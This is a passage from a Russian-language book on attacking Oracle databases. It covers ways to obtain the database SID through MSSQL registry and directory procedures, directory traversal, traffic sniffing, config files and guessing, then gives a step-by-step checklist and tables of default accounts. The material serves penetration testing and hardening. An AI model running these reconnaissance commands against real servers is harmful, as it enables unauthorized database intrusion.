В случае когда мы имеем хотя бы какой-нибудь аккаунт в СУБД MsSQL, установленной на сервере, на котором также есть СУБД Oracle, мы можем получить SID, используя внутренние процедуры СУБД MsSQL. Для выполнения этих процедур достаточно иметь роль public на таблицу master, что по умолчанию имеет каждый созданный пользователь.

Итак, пусть у нас есть аккаунт пользователя в СУБД MsSQL. Для того чтобы получить SID, есть несколько различных способов – в зависимости от версии СУБД Oracle.

Они основаны на двух процедурах:

- *Первая* – master..xp_regread – читает ключи реестра. С ее помощью можно прочитать SID СУБД Oracle, хранящийся в ключах реестра.
- *Вторая* – master..xp_dirtree – выводит дерево каталогов. При ее помощи можно прочитать название каталога, в котором хранятся файлы базы данных, это название совпадает с SID базы данных. Также в директории $ORACLE_HOME есть папка, имя которой состоит из имени хоста и SID базы данных со знаком нижнего подчеркивания между ними.

К примеру, в версии СУБД Oracle 9g R2 SID хранится в реестре с известным ключом и узнать его можно следующим запросом:

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE', 'SOFTWARE\ORACLE\HOME0',
'ORACLE_SID'
GO
```




Рис. 3.2.5-1. Получение SID из реестра через процедуры mssql

Для того чтобы получить SID в более поздних версиях СУБД Oracle, нам понадобятся более нестандартные способы.

Получение SID в новых версиях СУБД

Вот несколько способов получить SID через процедуры MsSQL в версиях Oracle 10g R1,10g R2 и 11g R1.

1. Получить список сервисов, запущенных на сервере. Главный сервис СУБД Oracle содержит в своем названии SID базы данных. Для получения списка сервисов можно выполнить следующую команду:

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE',
'SYSTEM\CurrentControlSet\Services\Eventlog\Application', 'Sources'
GO
```

Ниже показан снимок экрана, на котором виден список сервисов (рис. 3.2.5-2). Под сороковым номером указан главный сервис СУБД Oracle, который в своем имени содержит SID, в данном случае SID – orcl. Этот способ действует в СУБД Oracle версии 10g R1,10g R2 и 11g R1.




Рис. 3.2.5-2. Получение списка сервисов через процедуры MsSQL

2. Проверить ключ в папке HKLM\SOFTWARE\ORACLE. При установке СУБД в зависимости от ее версии создается папка с названием, зависящим от версии СУБД. В десятой версии это KEY_OraDb10g_home1', в одиннадцатой – KEY_OraDb11g_home1.

Для получения SID можно выполнить следующую команду:

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE',
'SOFTWARE\ORACLE\KEY_OraDb10g_home1', 'ORACLE_SID'
GO
```

На рис. 3.2.5-3 можно видеть результат запуска этой команды, в результате чего мы получаем значение переменной ORACLE_SID.

Рис. 3.2.5-3. Получение SID из реестра через процедуры mssql в версиях 10g и выше

3. Получить SID через домашнюю директорию Oracle. Если приведенными выше способами получить SID не удалось, то можно попытаться получить путь к домашней директории СУБД и вывести список поддиректорий. В нем можно обнаружить SID в виде [HostName]_SID. Или подняться на уровень выше в папку oradata, там будет директория, в которой хранятся файлы с базами данных, ее название совпадает с SID.

В СУБД Oracle 11g получить домашнюю директорию можно следующим запросом.

```
EXEC master..xp_regread 'HKEY_LOCAL_MACHINE',
'SOFTWARE\ORACLE\ODP.NET\1.111.6.0', 'DllPath'
GO
```

В десятой версии такой возможности нет, можно только попробовать стандартные пути, такие как:

```
C:\oracle\product\10.2.0\
C:\oracle\product\10.1.0\
```

Попробуем подключиться к СУБД mssql и подобрать одно из стандартных значений домашней директории.

```
EXEC master..xp_dirtree '$ORACLE_HOME'
GO
C:\Program Files\Windows Resource Kits\Tools>sqlcmd -S 192.168.30.102 -U
test -P
 test -W
1> EXEC master..xp_dirtree 'C:\oracle\product\10.1.0\oradata\'
2> go
subdirectory depth
------------ -----
1> EXEC master..xp_dirtree 'D:\oracle\product\10.1.0\oradata\'
2> go
subdirectory depth
------------ -----
1> EXEC master..xp_dirtree 'D:\oracle\product\10.2.0\oradata\'
2> go
subdirectory depth
```

```
------------ -----
1> EXEC master..xp_dirtree 'C:\oracle\product\10.2.0\oradata\'
2> go
subdirectory depth
------------ -----
orcl 1
1>
```

В итоге с четвертого раза SID был получен.

3.2.6. Получение SID или SERVICE_NAME через уязвимое веб-приложение

В случае если на сервере, на котором установлена СУБД Oracle, есть веб-сервер с приложением, уязвимым к атаке «обход директории» (Directory traversal), можно получить SID или SERVICE_NAME (в зависимости от конфигурации), обратившись к файлу tnsnames.ora, который находится в директории $ORACLE_HOME/NETWORK/admin. На рис. 3.2.6-1 показано, как через уязвимое приложение получить SID и SERVICE_NAME.




Рис. 3.2.6-1. Получение SID и SERVICE_NAME через уязвимое веб-приложение

3.3. Получение SID с помощью дополнительных знаний или прав в сети

Описанные выше способы применимы в первую очередь при стремлении получить доступ к отдельно стоящему серверу. Однако в реальной ситуации приходится иметь дело не с отдельными серверами, а с информационной системой из большого количества машин, что существенно расширяет наши возможности. В данном разделе будут описаны способы, которые возможно применить, имея какие-либо права в сети или знания о серверах, в ней присутствующих.

3.3.1. Получение SID с помощью общедоступных данных о корпоративной сети

В качестве SID может использоваться название компании, отдела, проекта, те или иные их сокращения и аббревиатуры. Довольно часто SID состоит из названия или аббревиатуры названия компании или подразделения и символов DB, дописанных справа. Например, SID СУБД в компании Super Big Company может быть SBC или SBCDB. По статистике, примерно в 10% случаев SID попадает под указанные критерии.

Еще один распространенный вариант – использование в качестве SID базы данных DNS/NETBIOS – имени хоста, на котором установлена СУБД, возможно, с некоторыми модификациями. Например, у нас есть хост с именем ORASERVER, логично проверить следующие варианты SID:

```
ORASERVER
ORA
SERVER
ORASERVER1
ORASERVER2
ORASERVERDB
```

По статистике, примерно в 5% случаев SID совпадает с DNS/NETBIOS именем хоста и в 8% случаев совпадает с ним частично.

Если объектом «хакерского внимания» является не отдельный сервер, а перечень серверов, находящихся в локальной сети, возможно несколько вариантов получения SID нужного сервера при условии наличия того или иного доступа к другим компонентам сети.

3.3.2. Получение SID из соседних СУБД в корпоративной сети

Если ранее нами был получен доступ к одной из СУБД, находящихся в локальной сети, есть вероятность обнаружения в ней ссылок на другие СУБД, в которых будет фигурировать SID, а также, возможно, имя пользователя и пароль для подключения. Для того чтобы посмотреть, на какие СУБД есть ссылки и есть ли они вообще, можно воспользоваться утилитой Oscanner. Предположим, что по адресу 192.168.40.14 находится сервер Oracle, к которому мы тем или иным образом получили доступ. Просканируем этот сервер утилитой Oscanner, предварительно указав ей в конфигурационных файлах аутентификационные данные известного нам пользователя в СУБД. В отчете, создаваемом программой, можно найти ссылки на другие базы данных, в которых будет SID, а также имя пользователя и, в некоторых случаях, пароль (рис. 3.3.2-1).

В нашем примере СУБД содержит две ссылки (Links) на сторонние базы, например базу с SID=TEST11.




Рис. 3.3.2-1. Получение SID через ссылки (Links) на другие СУБД

По статистике, примерно в 60% баз присутствуют ссылки на другие СУБД компании, нередко с именами пользователей и паролями, о чем будет более подробно рассмотрено в следующих главах.

3.3.3. Получение SID из соседних серверов корпоративной сети

Если ранее нами был получен доступ к одному из серверов СУБД, или рабочей станции администратора СУБД, находящихся в корпоративной сети, есть вероятность обнаружить файлы, в которых присутствуют ссылки на другие СУБД компании или даже аутентификационные данные для подключения.

Обычно ссылки на СУБД, содержащие SID, хранятся в конфигурационном файле tnsnames.ora (как на сервере так и на клиенте). Он предназначен для определения сетевого имени сервиса, по которому можно обращаться к БД, и используется программами типа sqlplus для сопоставления строки связи (connection string), введенной пользователем с данными для подключения (такими как SID СУБД и IP-адрес хоста). Основной файл tnsnames.ora хранится в директории $ORACLE_HOME/NETWORK/admin, кроме того можно поискать старые конфигурационные файлы в которых возможно будет больше полезной информации. В UNIX можно воспользоваться следующей командой для поиска файлов tnsnames.ora:

```
find  / -name tnsnames*
```

Пример конфигурационного файла tnsnames.ora показан на рис. 3.3.3-1.

В приведенном примере мы видим в конфигурационном файле информацию о трех серверах с тремя различными SID. Тем самым, получив доступ к серверу, на котором стоит СУБД Oracle, есть большой шанс получить IP-адреса и SID других СУБД, находящихся в информационной сети компании.




Рис. 3.3.3-1. Конфигурационный файл tnsnames.ora с SID

По статистике, примерно в 60% случаев в файлах tnsnames.ora хранятся ссылки на другие СУБД.

3.3.4. Получение SID или SERVICE_NAME прослушиванием сетевого трафика

Если в локальной сети, в которой находится сервер СУБД, есть возможность прослушать сетевой трафик между клиентами СУБД и сервером, мы можем перехватить SID нужной нам СУБД в момент его передачи по сети, так как он передается в открытом виде. Для прослушивания данных, передаваемых по сети, можно воспользоваться любым доступным анализатором пакетов, например Wireshark. На рис. 3.3.4-1 показан перехваченный пакет подключения к СУБД с IP-адресом 192.168.40.33 от клиента с IP-адресом 192.168.40.14. Он содержит в себе SID базы данных.

Имея возможность прослушивать трафик между клиентами сети и сервером СУБД, можно получить не только SID, но и зашифрованные пароли и имена пользователей, о чём более подробно будет сказано в последующих главах.




Рис. 3.3.4-1. Перехват сетевого пакета, в котором передается SERVICE_NAME

3.4. Заключение

В этой главе мы узнали множество способов получения SID или SERVICE_NAME. Как уже говорилось, этот шаг очень важен для получения доступа к СУБД. Теперь, получив тем или иным способом SID, мы можем перейти к следующему этапу – подбору имен пользователей к экземпляру с известным SID.

В заключение данной главы приведу небольшую пошаговую инструкцию для получения SID, основываясь на информации из данной главы.

1. Сначала пытаемся получить SID командой lsnrctl status или lsnrctl services, если версия СУБД ниже 10, то в независимости от того, защищен Листенер или нет, это должно сработать.
2. Потом проверяем, установлен ли SID в стандартное значение ORCL.
3. Проверяем, не совпадает ли SID с DNS/Netbios именем хоста, названием компании или отдела.
4. В случае неудачи пытаемся получить SID через дополнительные приложения, такие как:
   - Oracle Enterprise Manager Control;
   - Oracle Application Server;
   - SAP Web Application Server;
   - Oracle XDB;
   - уязвимые веб-приложения.

5. В случае если на сервере с СУБД Oracle также установлена СУБД MsSQL, пытаемся получить доступ к ней хотя бы с минимальными правами и получить SID при помощи внутренних процедур.
6. Если есть возможность, запускаем снифферр и пытаемся прослушать момент подключения клиента к серверу.
7. Если эти способы не дали желаемого результата, то запускаем перебор SID по словарю и параллельно пытаемся получить доступ к:
   - соседним СУБД, расположенным на других серверах, после чего ищем ссылки на наш сервер;
   - серверу, на котором установлена наша СУБД, после чего ищем SID в файлах логов и конфигураций.
8. Если перебор по словарю не дал результата и никаких дополнительных прав в ИС получить не удалось, то запускаем подбор SID методом полного перебора и надеемся на успех.

В случае успеха мы получим искомый SID и можем переходить к следующей главе, в которой мы узнаем, как подбирать имена пользователей и пароли.

3.5. Полезные ссылки

1. Исследование «Различные способы получения SID базы данных в СУБД Oracle» (Поляков Александр)
   http://dsecrg.ru/files/pub/pdf/Different_ways_to_guess_Oracle_database_SID.pdf
2. Утилита для подбора SID:
   http://www.red-database-security.com/whitepaper/oracle_guess_sid.html
3. Список стандартных SID:
   http://www.red-database-security.com/whitepaper/oracle_default_sid.html
4. Утилиты для подбора SID:
   http://www.red-database-security.com/software/sidguess.zip
   http://www.cqure.net/tools/oscanner_bin_1_0_6.zip
   http://www.vulnerabilityassessment.co.uk/oak.htm
   http://www.cqure.net/tools/SIDGuesser_win32_1_0_5.zip
   http://inguma.sourceforge.net/index.php

Глава 4. Преодоление парольной защиты

В предыдущей главе были рассмотрены всевозможные способы получения SID базы данных. Дальнейшим этапом проникновения в систему является получение аутентификационных данных учетных записей пользователей (логинов и паролей) для подключения к СУБД.

В этой главе мы рассмотрим основные проблемы, связанные с использованием паролей в СУБД Oracle и узнаем, какие есть возможности для получения аутентификационных данных для подключения к СУБД. Все существующие способы получения учетных записей можно разбить на три группы:

- Наличие в системе активных стандартных учетных записей, оставленных производителем по умолчанию.
- Подбор паролей.
- Поиск паролей в файлах, сетевом трафике и сторонних приложениях.

4.1. Настройка «по умолчанию»

Использование стандартных учетных записей и настроек в конфигурации по умолчанию можно считать самой распространенной уязвимостью, встречающейся не только в СУБД, но и во множестве других систем, приложений и программно-аппаратных устройств. Чего только стоит стандартная комбинация ADMIN/ADMIN на бессчетное множество веб-приложений и Cisco/Cisco на небезызвестные устройства активного сетевого оборудования. Разумеется, первое, что делает злоумышленник при попытке проникновения в систему, – это проверка стандартных имен пользователей и паролей, устанавливаемых производителем. В Интернете существует большое количество сайтов, предоставляющих исчерпывающую информацию о стандартных учетных записях для производителей программного и программно-аппаратного обеспечения.

Что касается СУБД Oracle, то проблема стандартных паролей усугубляется еще и тем, что в отличие от большинства систем, где стандартные пароли устанавливаются для одного пользователя – администратора, и зачастую ему предлагается сменить их при установке, в СУБД Oracle изначально создается множество учетных записей со стандартными паролями, о существовании которых администраторы зачастую и не догадываются. В результате чего СУБД, даже с последними установленными обновлениями, может быть скомпрометирована любым желающим, способным найти в Интернете список стандартных логинов и паролей. Рассмотрим вопрос стандартных учетных записей в Oracle более подробно.

4.1.1. Установка СУБД

При установке Oracle инсталлятор по умолчанию устанавливает большое количество программных пакетов, многие из которых, в свою очередь, создают свою схему с данными в табличном пространстве, а соответственно и учетную запись для работы в СУБД.

После успешной настройки СУБД с использованием утилиты Database Configuration Assistant, которая включает в себя создание баз данных и пользовательских аккаунтов, большинство учетных записей автоматически блокируются, а административным пользователям SYS и SYSTEM устанавливаются пароли, указанные администратором при установке СУБД.

В случае если используется установка вручную (или по той или иной причине автоматическая установка завершается некорректно), учетные записи остаются незаблокированными. Обычно администраторы забывают их удалять, отключать или хотя бы менять им пароли.

Даже если установка СУБД осуществляется с использованием утилиты Database Configuration Assistant и проходит корректно, в СУБД все равно остаются некоторые незаблокированные учетные записи со стандартными паролями.

4.1.2. Стандартные учетные записи

В табл. 4.1.2-1–4.1.2-5 перечислены стандартные учетные записи, создаваемые в результате установки СУБД Oracle, и их статус. Данные приведены для версий СУБД, начиная с Oracle 8i Release 8.1.7.3 и заканчивая версией Oracle Database 11g Release 1.

Таблица 4.1.2-1. Список стандартных пользователей и их статус в Oracle 8i

Имя пользователя	Статус аккаунта
ADAMS	OPEN
AURORAJISUTILITY$	OPEN
AURORAORBUNAUTHENTICATED	OPEN
BLAKE	OPEN
CLARK	OPEN
CTXSYS	OPEN
DBSNMP	OPEN
JONES	OPEN
LBACSYS	OPEN
MDSYS	OPEN
ORDPLUGINS	OPEN
ORDSYS	OPEN
OSE$HTTP$ADMIN	OPEN
OUTLN	OPEN
SCOTT	OPEN
SYS	OPEN
SYSTEM	OPEN
TRACESVR	OPEN

Таблица 4.1.2-2. Список стандартных пользователей и их статус в Oracle 9i R1

Имя пользователя	Статус аккаунта
ADAMS	EXPIRED & LOCKED
AURORAJISUTILITY$	OPEN
AURORAORBUNAUTHENTICATED	OPEN
BLAKE	EXPIRED & LOCKED
CLARK	EXPIRED & LOCKED
CTXSYS	EXPIRED & LOCKED
DBSNMP	OPEN
JONES	EXPIRED & LOCKED
OE	EXPIRED & LOCKED
HR	EXPIRED & LOCKED
LBACSYS	EXPIRED & LOCKED
MDSYS	EXPIRED & LOCKED
OLAPDBA	EXPIRED & LOCKED
OLAPSVR	EXPIRED & LOCKED
OLAPSYS	EXPIRED & LOCKED
ORDPLUGINS	EXPIRED & LOCKED
ORDSYS	EXPIRED & LOCKED
OSE$HTTP$ADMIN	OPEN
OUTLN	OPEN
PM	EXPIRED & LOCKED
QS	EXPIRED & LOCKED
QS_ADM	EXPIRED & LOCKED
QS_CB	EXPIRED & LOCKED
QS_CBADM	EXPIRED & LOCKED
QS_CS	EXPIRED & LOCKED
QS_ES	EXPIRED & LOCKED
QS_OS	EXPIRED & LOCKED
QS_WS	EXPIRED & LOCKED
SCOTT	OPEN
SH	EXPIRED & LOCKED
SYS	OPEN
SYSTEM	OPEN

Таблица 4.1.2-3. Список стандартных пользователей и их статус в Oracle 9i R2

Имя пользователя	Статус аккаунта
ADAMS	EXPIRED & LOCKED
CTXSYS	EXPIRED & LOCKED
DBSNMP	OPEN
HR	EXPIRED & LOCKED
LBACSYS	EXPIRED & LOCKED
MDSYS	EXPIRED & LOCKED
ODM	EXPIRED & LOCKED
ODM_MTR	EXPIRED & LOCKED

Таблица 4.1.2-3. Список стандартных пользователей и их статус в Oracle 9i R2 (окончание)

Имя пользователя	Статус аккаунта
ORDPLUGINS	EXPIRED & LOCKED
ORDSYS	EXPIRED & LOCKED
OUTLN	OPEN
PM	EXPIRED & LOCKED
QS	EXPIRED & LOCKED
QS_ADM	EXPIRED & LOCKED
QS_CB	EXPIRED & LOCKED
QS_CBADM	EXPIRED & LOCKED
QS_CS	EXPIRED & LOCKED
QS_ES	EXPIRED & LOCKED
QS_OS	EXPIRED & LOCKED
QS_WS	EXPIRED & LOCKED
SCOTT	OPEN
SH	EXPIRED & LOCKED
SYS	OPEN
SYSTEM	OPEN
WKPROXY	EXPIRED & LOCKED
WKSYS	EXPIRED & LOCKED
WMSYS	EXPIRED & LOCKED
XDB	EXPIRED & LOCKED

Таблица 4.1.2-4. Список стандартных пользователей и их статус в Oracle 10g R1 и R2

Имя пользователя	Статус аккаунта
ANANYMOUS	EXPIRED & LOCKED
CTXSYS	EXPIRED & LOCKED
DBSNMP	EXPIRED & LOCKED
DIP	EXPIRED & LOCKED
DMSYS	EXPIRED & LOCKED
EXFSYS	EXPIRED & LOCKED
HR	EXPIRED & LOCKED
LBACSYS	EXPIRED & LOCKED
MDDATA	EXPIRED & LOCKED
MDSYS	EXPIRED & LOCKED
MGMT_VIEW	EXPIRED & LOCKED
ODM	EXPIRED & LOCKED
ODM_MTR	EXPIRED & LOCKED
OE	EXPIRED & LOCKED
OLAPSYS	EXPIRED & LOCKED
ORDPLUGINS	EXPIRED & LOCKED
ORDSYS	EXPIRED & LOCKED
OUTLN	EXPIRED & LOCKED
PM	EXPIRED & LOCKED
QS	EXPIRED & LOCKED

Таблица 4.1.2-4. Список стандартных пользователей и их статус в Oracle 10g R1 и R2 (окончание)

Имя пользователя	Статус аккаунта
QS_ADM	EXPIRED & LOCKED
QS_CB	EXPIRED & LOCKED
QS_CBADM	EXPIRED & LOCKED
QS_CS	EXPIRED & LOCKED
QS_ES	EXPIRED & LOCKED
QS_OS	EXPIRED & LOCKED
QS_WS	EXPIRED & LOCKED
RMAN	EXPIRED & LOCKED
SCOTT	EXPIRED & LOCKED
SH	EXPIRED & LOCKED
SI_INFORMTN_SCHEMA	EXPIRED & LOCKED
SYS	OPEN
SYSMAN	EXPIRED & LOCKED
SYSTEM	OPEN
TSMSYS (новый в 10gR2)	EXPIRED & LOCKED
WK_TEST	EXPIRED & LOCKED
WKPROXY	EXPIRED & LOCKED
WKSYS	EXPIRED & LOCKED
WMSYS	EXPIRED & LOCKED
XDB	EXPIRED & LOCKED

Таблица 4.1.2-5. Список стандартных пользователей и их статус в Oracle 11g R1

Имя пользователя	Статус аккаунта
ANANYMOUS	EXPIRED & LOCKED
APEX_PUBLIC_USER	EXPIRED & LOCKED
CTXSYS	EXPIRED & LOCKED
DBSNMP	EXPIRED & LOCKED
DIP	OPEN
DMSYS	EXPIRED & LOCKED
EXFSYS	EXPIRED & LOCKED
FLOWS_3000	EXPIRED & LOCKED
FLOWS_FILES	EXPIRED & LOCKED
HR	EXPIRED & LOCKED
LBACSYS	EXPIRED & LOCKED
MDDATA	EXPIRED & LOCKED
MDSYS	EXPIRED & LOCKED
MGMT_VIEW	OPEN
ODM	EXPIRED & LOCKED
ODM_MTR	EXPIRED & LOCKED
OE	EXPIRED & LOCKED
OLAPSYS	EXPIRED & LOCKED
ORDPLUGINS	EXPIRED & LOCKED
ORDSYS	EXPIRED & LOCKED

Таблица 4.1.2-5. Список стандартных пользователей и их статус в Oracle 11g R1 (окончание)

Имя пользователя	Статус аккаунта
OUTLN	EXPIRED & LOCKED
OWBSYS	EXPIRED & LOCKED
PM	EXPIRED & LOCKED
PUBLIC	EXPIRED & LOCKED
QS	EXPIRED & LOCKED
QS_ADM	EXPIRED & LOCKED
QS_CB	EXPIRED & LOCKED
QS_CBADM	EXPIRED & LOCKED
QS_CS	EXPIRED & LOCKED
QS_ES	EXPIRED & LOCKED
QS_OS	EXPIRED & LOCKED
QS_WS	EXPIRED & LOCKED
RMAN	EXPIRED & LOCKED
SCOTT	EXPIRED & LOCKED
SH	EXPIRED & LOCKED
SI_INFORMTN_SCHEMA	EXPIRED & LOCKED
SPATIAL_CSW_ADMIN_USR	EXPIRED & LOCKED
SPATIAL_WFS_ADMIN_USR	EXPIRED & LOCKED
SYS	OPEN
SYSMAN	OPEN
SYSTEM	OPEN
TSMSYS (новый в 10gR2)	EXPIRED & LOCKED
WK_TEST	EXPIRED & LOCKED
WKPROXY	EXPIRED & LOCKED
WKSYS	EXPIRED & LOCKED
WMSYS	EXPIRED & LOCKED
XDB	EXPIRED & LOCKED

Анализ данных из таблиц показывает, что ситуация с учетными записями по умолчанию двигается в лучшую сторону. Так, если при установке Oracle 8i создавалось 20 учетных записей с паролями по умолчанию и ни одна из них не блокировалась после установки, то в версии Oracle 10g R1 инсталлятор в обязательном порядке запрашивает ввод новых паролей для учетных записей SYS, SYSTEM, DBSNMP и SYSMAN, а остальные учетные записи по умолчанию заблокированы. Это обеспечивает безопасную конфигурацию СУБД по умолчанию.

Что касается последней версии Oracle 11g, в ней опять присутствуют учетные записи такие как DIP, MGMT_VIEW, которые по умолчанию не блокируются.

4.1.3. Проверка на наличие стандартных паролей

Помимо стандартных учетных записей, множество компонентов и приложений для Oracle и сторонних систем типа SAP, которые интегрируются с СУБД, имеют свои стандартные учетные записи в СУБД. Наиболее полный список стан-

